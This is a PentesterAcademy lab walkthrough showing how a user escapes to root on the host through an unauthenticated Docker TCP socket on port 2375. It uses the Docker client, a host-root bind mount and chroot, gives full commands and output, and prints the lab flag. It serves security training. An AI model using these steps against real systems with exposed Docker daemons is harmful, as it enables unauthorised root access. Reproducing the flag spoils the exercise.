
ATTACK
DEFENSE
by PentesterAcademy

Name	Misconfigured Docker Socket
URL	https://attackdefense.com/challengedetails?cid=1194
Type	DevSecOps : Docker Breakouts

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Leverage the unprotected TCP socket to escalate privileges and retrieve the flag stored in the root directory of the host system!

Solution:

Step 1: List all processes listening on TCP ports of the local machine.

Command: netstat -tlp

```
student@localhost:~$ netstat -tlp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:8000            0.0.0.0:*               LISTEN      232/ttyd
tcp        0      0 localhost:2375          0.0.0.0:*               LISTEN      -
student@localhost:~$
```

Conventionally Docker daemon is configured to listen on port 2375 for API requests sent over unencrypted connections. Whereas 2376 is used for encrypted connections.

Step 2: Verify if the port 2375 is being used by the docker daemon.

Command: curl localhost:2375/version

```
student@localhost:~$ curl localhost:2375/version
{"Platform":{"Name":"Docker Engine - Community"},"Components":[{"Name":"Engine","Version":"19.03.1","Details":{"ApiVersion":"1.40","A
rch":"amd64","BuildTime":"2019-07-25T21:19:41.000000000+00:00","Experimental":"false","GitCommit":"74b1e89","GoVersion":"go1.12.5","K
ernelVersion":"5.0.0-20-generic","MinAPIVersion":"1.12","Os":"linux"}},{"Name":"containerd","Version":"1.2.6","Details":{"GitCommit":
"894b81a4b802e4eb2a91d1ce216b8817763c29fb"}},{"Name":"runc","Version":"1.0.0-rc8","Details":{"GitCommit":"425e105d5a03fabd737a126ad93
d62a9eeede87f"}},{"Name":"docker-init","Version":"0.18.0","Details":{"GitCommit":"fec3683"}}],"Version":"19.03.1","ApiVersion":"1.40"
,"MinAPIVersion":"1.12","GitCommit":"74b1e89","GoVersion":"go1.12.5","Os":"linux","Arch":"amd64","KernelVersion":"5.0.0-20-generic","
BuildTime":"2019-07-25T21:19:41.000000000+00:00"}
student@localhost:~$
```

Output confirms that the Docker daemon is listening on TCP port 2375.

Step 3: Docker client is installed on the host machine. Configure docker client to use the TCP Socket.

Command: export DOCKER_HOST="tcp://localhost:2375"

```
student@localhost:~$
student@localhost:~$ export DOCKER_HOST="tcp://localhost:2375"
student@localhost:~$
student@localhost:~$
```

Step 4: Check the images available on local machine.

Command: docker images

```
student@localhost:~$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
modified-ubuntu     latest              b5d991421011        23 hours ago        616MB
ubuntu              18.04               a2a15febcdf3        4 days ago          64.2MB
alpine              latest              b7b28af77ffe        5 weeks ago         5.58MB
student@localhost:~$
```

Step 5: Start an Ubuntu container. Mount root filesystem of host machine on /host directory of the container.

Command: docker run -it -v /:/host/ ubuntu:18.04 bash

```
student@localhost:~$ docker run -it -v /:/host ubuntu:18.04 bash
root@02bbd920ddc9:/#
```

Step 6: Change to /host directory and list the files.

Commands:
cd /host/
ls -l

```
root@02bbd920ddc9:/# cd /host/
root@02bbd920ddc9:/host# ls -l
total 76
drwxr-xr-x  2 root root  4096 Aug 18 13:48 bin
drwxr-xr-x  2 root root  4096 Aug 18 13:48 boot
drwxr-xr-x 16 root root  3900 Aug 23 03:07 dev
drwxr-xr-x 64 root root  4096 Aug 22 14:24 etc
drwxr-xr-x  3 root root  4096 Aug 22 14:24 home
drwxr-xr-x 12 root root  4096 Aug 18 13:48 lib
drwxr-xr-x  2 root root  4096 Aug 18 13:48 lib64
drwx------  2 root root 16384 Aug 18 13:47 lost+found
drwxr-xr-x  2 root root  4096 Aug 18 13:48 media
drwxr-xr-x  2 root root  4096 Aug 18 13:48 mnt
drwxr-xr-x  3 root root  4096 Aug 18 13:48 opt
dr-xr-xr-x 82 root root     0 Aug 23 03:06 proc
drwx------  5 root root  4096 Aug 23 03:20 root
drwxr-xr-x 15 root root   420 Aug 23 03:07 run
drwxr-xr-x  2 root root  4096 Aug 18 13:48 sbin
drwxr-xr-x  2 root root  4096 Aug 18 13:48 srv
dr-xr-xr-x 13 root root     0 Aug 23 03:07 sys
drwxrwxrwt  7 root root  4096 Aug 23 04:33 tmp
drwxr-xr-x 11 root root  4096 Aug 18 13:48 usr
drwxr-xr-x 11 root root  4096 Aug 18 13:48 var
root@02bbd920ddc9:/host#
```

Step 7: Use chroot on the /host directory.

Command: chroot ./ bash

```
root@02bbd920ddc9:/host# chroot ./ bash
root@02bbd920ddc9:/#
root@02bbd920ddc9:/#
```

Step 8: Retrieve the flag

Commands:
find / -name flag 2>/dev/null
cat /root/flag

```
root@02bbd920ddc9:/# find / -name flag 2>/dev/null
/root/flag
root@02bbd920ddc9:/#
root@02bbd920ddc9:/#
root@02bbd920ddc9:/# cat /root/flag
2d4af8a6ffaafea4c6b628329242d1ae
root@02bbd920ddc9:/#
```

Flag: 2d4af8a6ffaafea4c6b628329242d1ae

References:

1. Docker (https://www.docker.com/)